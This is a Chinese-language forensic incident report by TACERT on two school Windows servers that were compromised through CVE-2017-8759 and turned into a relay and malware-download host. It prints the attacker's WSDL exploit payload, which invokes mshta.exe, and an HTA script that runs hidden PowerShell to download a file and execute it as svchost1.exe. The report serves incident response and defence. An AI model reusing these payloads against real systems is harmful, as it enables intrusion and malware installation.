

個案分析-

校園網站伺服器淪為中繼站
與惡意程式下載站攻擊事件
分析報告



臺灣學術網路危機處理中心團隊(TACERT)製

2019 年 2 月

I. 事件簡介


1. 2018/12 初接獲外部情資通報 2018/11 初某校有一台伺服器(IP:192.X.X.34)疑似淪為中繼站，為了解該主機受害情形，本中心進行實機鑑識作業。

II. 事件檢測

1. 首先，檢視 IP:192.X.X.34 主機(簡稱:34 主機)，該主機使用的作業系統是 Windows Server 2008 R2，其用途為選課系統。查看 34 主機的事件檢視紀錄，發現 IP:192.X.X.11 與 IP:202.39.79.22 在 2018/11/7 曾登入 34 主機，推測駭客可能透過這兩個 IP 駭入主機內，其中 IP:192.X.X.11(簡稱:11 主機)為校內主機，為了解該主機是否受駭，也將檢測該主機。

NO	連線時間	來源 IP	登入類型	帳戶名稱	來源地
1	2018/11/7 10:19:09	192.X.X.11(11 主機)	3	Administrator	台灣
2	2018/11/7 10:31:02	202.39.79.22	10	Administrator	台灣
3	2018/11/7 10:59:10	202.39.79.22	10	Administrator	台灣

等級	日期和時間	來源	事件識別碼	工作類別
資訊	2018/11/7 上午 10:19:09	Microsoft Windows security auditing.	4624	登入
資訊	2018/11/7 上午 09:34:17	Microsoft Windows security auditing.	4624	登入
事件 4624, Microsoft Windows security auditing.				
一般 詳細資料				
登入類型: 3				
新登入:				
安全性識別碼:		WIN-Administrator		
帳戶名稱:		Administrator		
帳戶網域:		WIN-		
登入識別碼:		0x13f321b4		
登入 GUID:		{00000000-0000-0000-0000-000000000000}		
處理程序資訊:				
處理程序識別碼:		0x0		
處理程序名稱:		-		
網路資訊:				
工作站名稱:		WIN-O43CAU8MK6H		
來源網路位址:		192.11		
來源連接埠:		55023		



2. 在 C:\Windows\System32 內發現 msiscsiex.dll 與 inetinfo.exe，它們在 2018/11/7 10:36 與 10:59 被 Administrators 所建立。因這兩個檔案存放位置為系統檔資料夾，需確認是否為系統檔，但是因擁有者為 Administrator，如為系統檔，擁有者非 Administrator，而是 TrustedInstaller，又兩個檔案建立時間與疑似駭客來源 IP: 202.39.79.22 在 2018/11/7 10:31 與 10:59 登入主機時間接近，推測這兩個檔案應該為駭客所放入主機內。

System32						
電腦 > 本機磁碟 (C:) > Windows > System32						
組合管理 加入至媒體櫃 共用對象 新增資料夾						
我的最愛	名稱	修改日期	類型	大小	建立日期	擁有者
下載	locale.nls	2018/8/28 上午 11:48	NLS 檔案	410 KB	2018/11/12 上午 09:04	TrustedInstaller
桌面	inetinfo.exe	2017/4/25 上午 09:25	應用程式	86 KB	2018/11/7 上午 10:59	Administrators
最近的位置	msiscsiex.dll	2016/10/23 下午 05:06	應用程式擴充	203 KB	2018/11/7 上午 10:36	Administrators
媒體櫃	aitstatic.exe	2018/6/8 下午 09:05	應用程式	2,793 KB	2018/10/10 上午 09:31	TrustedInstaller
文件	acmigration.dll	2018/6/8 下午 09:05	應用程式擴充	294 KB	2018/10/10 上午 09:31	TrustedInstaller

inetinfo.exe 與 msiscsiex.dll 經 Virustotal 檢測得知其惡意比例分別為 4/70 與 8/68，有多家防毒軟體公司的防毒軟體無法識別它們的惡意行為。



3. 查 34 主機內檔案的修改日期，發現 C:\使用者\Administrator\我的文件\SC2008TUT\Primary_IP.TXT 與 C:\SC2008\SC2008TUT.ini 這兩檔案曾在 2018/11/7 10:31 被修改過，該時間為駭客入侵主機時間，推測這些行為可能為駭客所為。



4. 檢視 34 主機 Port 開啟之情形，發現有兩個使用者自行新增的輸入規則，分別為 inetinfo 與 user-connection。inetinfo 規則設定為可在 inetinfo.exe 執行時開啟任何 port 來連線主機，而 user-connection 規則設定讓主機開啟 3895 與 3389port 來接受遠端主機的連線。

輸入規則								
名稱	設定檔	已啟...	程式	通訊協定	本機位址	本機連接埠	遠端位址	遠端連接埠
inetinfo	網域	否	C:\Windows\System32\inetinfo.exe	TCP	任何	任何	任何	任何
inetinfo	私人, 公用	是	C:\Windows\System32\inetinfo.exe	TCP	任何	任何	任何	任何
inetinfo	私人, 公用	是	C:\Windows\System32\inetinfo.exe	UDP	任何	任何	任何	任何
inetinfo	網域	否	C:\Windows\System32\inetinfo.exe	UDP	任何	任何	任何	任何
socket server	全部	是	%SystemDrive%\SocketServer(D7).exe	任何	任何	任何	任何	任何
Trend Micro OfficeScan Listener	全部	是	任何	TCP	任何	41648	任何	任何
user-connection	全部	是	任何	TCP	任何	3895, 3389	任何	任何
Windows Services 的主機處理...	公用	是	C:\Windows\System32\svchost.exe	TCP	任何	任何	任何	任何
Windows Services 的主機處理...	網域	否	C:\Windows\System32\svchost.exe	UDP	任何	任何	任何	任何
Windows Services 的主機處理...	網域	否	C:\Windows\System32\svchost.exe	TCP	任何	任何	任何	任何
Windows Services 的主機處理...	公用	是	C:\Windows\System32\svchost.exe	UDP	任何	任何	任何	任何

除了上面所提到的兩個新增規則外，也發現 34 主機有開啟一般駭客常會攻擊的 port，如:445port 與 3389port。

名稱	設定檔	程式	通訊協定	本機連接埠	本機位址	遠端位址	遠端連接埠
檔案及印表機共用 (多工緩衝...	全部	任何	TCP	RPC 端點對應...	任何	任何	任何
檔案及印表機共用 (多工緩衝...	全部	%SystemRoot%\system32\spoolsv.exe	TCP	RPC 動態連接埠	任何	任何	任何
檔案及印表機共用 (回應要求...	全部	任何	ICMPv6	任何	任何	任何	任何
檔案及印表機共用 (回應要求...	全部	任何	ICMPv4	任何	任何	任何	任何
檔案及印表機共用 (SMB-In)	全部	System	TCP	445	任何	任何	任何
檔案及印表機共用 (NB-Session)	全部	System	TCP	139	任何	任何	任何
檔案及印表機共用 (NB-Name...	全部	System	UDP	137	任何	任何	任何
檔案及印表機共用 (NB-Datag...	全部	System	UDP	138	任何	任何	任何
檔案及印表機共用 (LLMNR-...	全部	%SystemRoot%\system32\svchost.exe	UDP	5355	任何	本機子...	任何
遠端桌面 (TCP-In)	全部	System	TCP	3389	任何	任何	任何
遠端桌面 - RemoteFX (TCP-In)	全部	%SystemRoot%\system32\svchost.exe	TCP	3389	任何	任何	任何


5. 檢測從網路登入 34 主機的 IP:192.X.X.11 主機(簡稱:11 主機)，該主機使用的作業系統是 Windows Server 2008 R2，其用途為教師資訊系統，發現在存放系統事件日誌的 temp 資料夾中有一個可疑的執行檔 system1.exe，其擁有者為 Administrators，而且其建立檔案日期為 2018/11/7 10:55，與 34 主機被駭客入侵時間很接近。

名稱	修改日期	類型	大小	資料夾	建立日期	擁有者
system1.exe	2018/11/7 上午 10:51	應用程式	78 KB	temp (C:)	2018/11/7 上午 10:55	Administrators


執行 system1.exe 後，發現其會以 443 port 連線 34 主機，而且每隔一段時間就會連線一次，推測該行為是向 34 主機進行報到的動作。

2019/1/31 下午 01:52:22	Added	svchost.exe	UDP	0.0.0.0:62981	**	192.168.1.34:443
2019/1/31 下午 01:52:24	Added	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:52:30	Removed	svchost.exe	UDP	0.0.0.0:62981	**	192.168.1.34:443
2019/1/31 下午 01:52:44	Added	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:52:44	Removed	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:53:06	Added	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:53:06	Removed	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:53:26	Added	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:53:26	Removed	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:53:48	Added	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:53:48	Removed	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:54:08	Added	system1.exe	TCP		**	192.168.1.34:443
2019/1/31 下午 01:54:08	Removed	system1.exe	TCP		**	192.168.1.34:443

檢視 system1.exe 的屬性，得知該程式會在主機開機後自動執行。



檢測時，11 主機開機後也有啟動 system1.exe 的現象。




system1.exe 經 Virustotal 檢測發現其惡意比例為 32/66，多家防毒軟體的公司稱它為 Gen:Variant.Zusy.241770。

c:\temp\system1.exe		engine (66)	positiv (32)
<div> <div>virustotal (32/66 - 18.01.2019)</div> </div>		VBA32	BScope.Trojan.Dalgan
		MicroWorld-eScan	Gen:Variant.Zusy.241770
		BitDefender	Gen:Variant.Zusy.241770
		Ad-Aware	Gen:Variant.Zusy.241770
		F-Secure	Gen:Variant.Zusy.241770
		GData	Gen:Variant.Zusy.241770
		ALYac	Gen:Variant.Zusy.241770
		Emsisoft	Gen:Variant.Zusy.241770 (B)
		Avira	HEUR/AGEN.1001887
		Kaspersky	HEUR:Trojan.Win32.Micrass.gen

6. 在 11 主機的 C:\inetpub\wwwroot 內發現 4 個可疑檔案，分別為 cmd.hta、kkkkkkkkk.exe、kkkkkkkkk.txt 與 update.txt，這些檔案的擁有者皆為 Administrators，而且建立檔案日期皆為 2017/9/18，可判斷出 2017/9/18 為駭

客入侵 11 主機的時間點之一。



名稱	修改日期	類型	建立日期	擁有者	大小
aspnet_client	2017/5/20 上午 10:58	檔案資料夾	2017/5/20 上午 10:58	Administrators	
cmd.hta	2017/9/18 下午 04:24	HTA 檔案	2017/9/18 下午 04:24	Administrators	1 KB
iisstart.htm	2017/5/2 下午 01:11	HTML 文件	2017/5/2 下午 01:12	SYSTEM	1 KB
kkkkkkkk.exe	2017/9/18 下午 04:13	應用程式	2017/9/18 下午 08:10	Administrators	2 KB
kkkkkkkk.txt	2017/9/18 下午 04:13	文字文件	2017/9/18 上午 11:05	Administrators	2 KB
update.txt	2017/4/26 下午 02:41	文字文件	2017/9/18 上午 11:05	Administrators	78 KB
welcome.png	2017/5/2 下午 01:11	PNG 影像	2017/5/2 下午 01:12	SYSTEM	181 KB


(1)檢視 kkkkkkkk.exe 的程式碼，發現其會呼叫 mshta.exe 連線到
http://192.X.X.11/cmd.hta 來執行腳本 cmd.hta。

```

<definitions
  xmlns="http://schemas.xmlsoap.org/wsdl/"
  xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
  xmlns:suds="http://www.w3.org/2000/wsdl/suds"
  xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
  xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
  <portType name="PortType"/>
  <binding name="Binding" type="tns:PortType">
    <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
    <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
  </binding>
  <service name="Service">
    <port name="Port" binding="tns:Binding">
      <soap:address location="http://192.X.X.11?C:\Windows\System32\mshta.exe?http://192.X.X.11/cmd.hta"/>
      <soap:address location="";
      if (System.AppDomain.CurrentDomain.GetData(_url.Split("?")[0]) == null) {
        System.Diagnostics.Process.Start(_url.Split("?")[1], _url.Split("?")[2]);
        System.AppDomain.CurrentDomain.SetData(_url.Split("?")[0], true);
      } //"/>
    </port>
  </service>
</definitions>

```

kkkkkkkk.exe 經 Virustotal 檢測其惡意比例為 21/56，有許多防毒軟體公司以
Exploit.CVE-2017-8759 來命名它，可見此程式利用 CVE-2017-8759 的漏洞進行
攻擊。



engine (56)	positiv (21)
Symantec	Exp.CVE-2017-8759
DrWeb	Exploit.CVE-2017-8759.5
Micro World-eScan	Exploit.CVE-2017-8759.B
Arcabit	Exploit.CVE-2017-8759.B
BitDefender	Exploit.CVE-2017-8759.B
Ad-Aware	Exploit.CVE-2017-8759.B
F-Secure	Exploit.CVE-2017-8759.B
ALYac	Exploit.CVE-2017-8759.B
Emsisoft	Exploit.CVE-2017-8759.B (B)
GData	Generic.Exploit.CVE-2017-8759.C

(2) 查看 kkkkkkkkk.txt 內容，發現與 kkkkkkkkk.exe 內容相同。它經 Virustotal 檢測其惡意比例為 21/56，有許多家防毒軟體公司以 Exploit.CVE-2017-8759 來命名它，加上兩者內容相同，可以判斷 kkkkkkkkk.txt 與 kkkkkkkkk.exe 是相同檔案，只是副檔名不同。

engine (56)	positiv (21)
Symantec	Exp.CVE-2017-8759
DrWeb	Exploit.CVE-2017-8759.5
MicroWorld-eScan	Exploit.CVE-2017-8759.B
Arcabit	Exploit.CVE-2017-8759.B
BitDefender	Exploit.CVE-2017-8759.B
Ad-Aware	Exploit.CVE-2017-8759.B
F-Secure	Exploit.CVE-2017-8759.B
ALYac	Exploit.CVE-2017-8759.B
Emsisoft	Exploit.CVE-2017-8759.B (B)
GData	Generic.Exploit.CVE-2017-8759.C

(3) 查看 cmd.hta 之內容，得知該檔案會下載 http://192.X.X.11/update.txt 至主機內，並且將下載的 update.txt 更名為 temp 資料夾內的 svchost1.exe，接著開始執行 svchost1.exe。

```

cmd.hta - 記事本
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明(H)

<html>
<head>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance()
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("powershell -windowstyle hidden (new-object
System.Net.WebClient).DownloadFile('http://192.X.X.11/update.txt','%temp%\svchost1.exe');Start-Process
'%temp%\svchost1.exe', null, objConfig, intProcessID)
    window.close()
end sub
</script>
</head>
</html>

```

(4) 檢視 update.txt 內容，發現在檔案開啟後為一堆亂碼。它經 Virustotal 檢測其惡意比例為 33/68，而且防毒軟體公司稱它為 Gen.Variant.Zusy.241770，與 system1.exe 為同一類型惡意程式。

engine (68)	positiv (33)
VBA32	BScope.Trojan.Dalgan
MicroWorld-eScan	Gen.Variant.Zusy.241770
BitDefender	Gen.Variant.Zusy.241770
Ad-Aware	Gen.Variant.Zusy.241770
F-Secure	Gen.Variant.Zusy.241770
GData	Gen.Variant.Zusy.241770
ALYac	Gen.Variant.Zusy.241770
Emsisoft	Gen.Variant.Zusy.241770 (B)

因在 C:\temp 資料夾內未發現 svchost1.exe，但有與 update.txt 相同類型的惡意程式 system1.exe。依照 cmd.hta 執行內容，將 update.txt 更名為 svchost1.exe 並且執行它，發現它會連線美國 IP:203.74.56.209:443，但是它不會在主機重新開機後啟動，而且與 system1.exe 執行後連線的目的 IP:192.X.X.34:443 也不同，從檔案建立時間推測駭客可能修改 update.txt 內容來產生 system1.exe。

2019/2/1 下午 03:28:51	Added	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:28:51	Removed	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:07	Added	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:07	Added	svchost.exe	UDP	0.0.0.0:57717
2019/2/1 下午 03:29:13	Added	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:13	Added	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:13	Added	svchost.exe	UDP	0.0.0.0:59930
2019/2/1 下午 03:29:13	Removed	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:15	Removed	svchost.exe	UDP	0.0.0.0:57717
2019/2/1 下午 03:29:19	Removed	svchost.exe	UDP	0.0.0.0:59930
2019/2/1 下午 03:29:29	Added	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:29	Removed	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:33	Added	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:33	Added	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:33	Removed	svchost1.exe	TCP	203.74.56.209:443
2019/2/1 下午 03:29:33	Removed	svchost1.exe	TCP	203.74.56.209:443

7. 檢視 11 主機與 34 主機的系統更新情形，發現在 2017/9 CVE-2017-8759 漏洞被發現期間，並未修補 .Net Framework 漏洞，直到 2018/3 才成功修補漏洞，而且這兩台主機在 2017 年有半年以上未進行系統更新。

檢視更新記錄

11主機

名稱	狀態	重要性	安裝...
2017-11 Windows 7 和 Server 2008 R2 x64 的 .NET Framework 3.5.1、4.5.2、4.6、4.6.1、4.6.2、4.7 安全性和品質累積套件 (KB4049016)	成功	建議	2018/3/22
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2018/3/22
適用於 Windows 7 與 Windows Server 2008 R2 x64 版本的 Microsoft .NET Framework 4.7.1 (KB4033342)	成功	建議	2018/3/22
KB890830 : Windows 惡意軟體移除工具 x64 - 2018 年 3 月	成功	重要	2018/3/22
2017-09 Windows 7 和 Server 2008 R2 x64 的 .NET Framework 3.5.1、4.5.2、4.6、4.6.1、4.6.2、4.7 安全性和品質累積套件 (KB4041083)	成功	重要	2018/3/22
2017-12 適用於 Windows Server 2008 R2、x64 架構系統的每月安全性和品質累積套件 (KB4054518)	成功	重要	2018/1/5
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2018/1/5
2017-09 Windows 7 和 Server 2008 R2 x64 的 .NET Framework 3.5.1、4.5.2、4.6、4.6.1、4.6.2、4.7 安全性和品質累積套件 (KB4041083)	失敗	重要	2018/1/5
KB890830 : Windows 惡意軟體移除工具 x64 - 2017 年 12 月	成功	重要	2018/1/5
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/11
2017-06 適用於 Windows Server 2008 R2、x64 架構系統的每月品質累積套件預覽 (KB4022168)	已取消	選擇性	2017/7/10
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/7
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/7
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/1
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/1
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/1
2017 年 5 月 Windows 7 和 Server 2008 R2 x64 的 .NET Framework 3.5.1、4.5.2、4.6、4.6.1、4.6.2 品質累積套件預覽 (KB4019288)	失敗	選擇性	2017/6/30

檢視更新記錄

34主機


名稱	狀態	重要性	安裝...
適用於 Windows 7 與 Windows Server 2008 R2 x64 版本的 Microsoft .NET Framework 4.7.1 (KB4033342)	成功	建議	2018/3/23
KB890830 : Windows 惡意軟體移除工具 x64 - 2018 年 3 月	成功	重要	2018/3/23
2017-12 適用於 Windows Server 2008 R2、x64 架構系統的每月安全性和品質累積套件 (KB4054518)	失敗	重要	2018/3/23
2017-09 Windows 7 和 Server 2008 R2 x64 的 .NET Framework 3.5.1、4.5.2、4.6、4.6.1、4.6.2、4.7 安全性和品質累積套件 (KB4041083)	失敗	重要	2018/3/23
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/11
2017-06 適用於 Windows Server 2008 R2、x64 架構系統的每月品質累積套件預覽 (KB4022168)	已取消	選擇性	2017/7/10
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/7
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/7
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/1
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/1
x64 系統 Windows Server 2008 R2 的 Internet Explorer 11	失敗	重要	2017/7/1
2017 年 5 月 Windows 7 和 Server 2008 R2 x64 的 .NET Framework 3.5.1、4.5.2、4.6、4.6.1、4.6.2 品質累積套件預覽 (KB4019288)	失敗	選擇性	2017/6/30
2017-06 適用於 Windows Server 2008 R2、x64 架構系統的每月品質累積套件預覽 (KB4022168)	失敗	選擇性	2017/6/30

8. 在 C:\Windows\Temp 內發現 3 個可疑檔案 help.bat、m64.iso 與 x64.tmp，這些檔案建立日期皆在 2018/11/19，而且擁有者皆為 Administrators。




名稱	修改日期	建立日期	擁有者	類型	大小
rtpdbg.log	2018/12/10 上午 02:21	2017/8/30 上午 12:24	Administrators	文字文件	6,036 KB
fwtsqmfile13.sqm	2018/11/23 上午 09:57	2018/11/23 上午 09:57	SYSTEM	SQM 檔案	1 KB
help.bat	2018/11/19 下午 09:42	2018/11/19 下午 09:15	Administrators	Windows 批次檔案	1 KB
fwtsqmfile12.sqm	2018/10/22 上午 07:59	2018/10/22 上午 07:59	SYSTEM	SQM 檔案	1 KB
m64.iso	2018/10/16 下午 05:25	2018/11/19 下午 08:46	Administrators	WinRAR 壓縮檔	137 KB
x64.tmp	2018/10/16 下午 05:25	2018/11/19 下午 08:46	Administrators	TMP 檔案	82 KB

- (1) 查看 help.bat 內容，從語法得知 m64.iso 執行後的資料會寫入 dat.tmp 內最後面的資料段中。

